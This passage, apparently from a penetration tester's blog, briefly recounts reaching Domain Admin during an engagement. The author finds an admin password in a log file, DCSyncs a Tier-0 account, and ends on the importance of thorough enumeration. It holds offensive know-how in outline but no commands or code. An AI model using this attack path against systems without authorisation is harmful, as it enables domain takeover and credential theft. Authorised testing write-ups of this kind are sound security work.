

But how did this lead me to DA, you might ask? Well, I enumerated the system, found a juicy ".log" file, found the password to a Tier-1 admin in it, which allowed me to DCSync the T-0 Admin account and hit my full DA compromise target.

Wrapping it all up
AD Compromise is one of the most rewarding and satisfying things that I always look forward to doing in a PT, but the honest truth of it is that it always falls back to enumeration, very thorough, complete and sometimes mind numbing enumeration.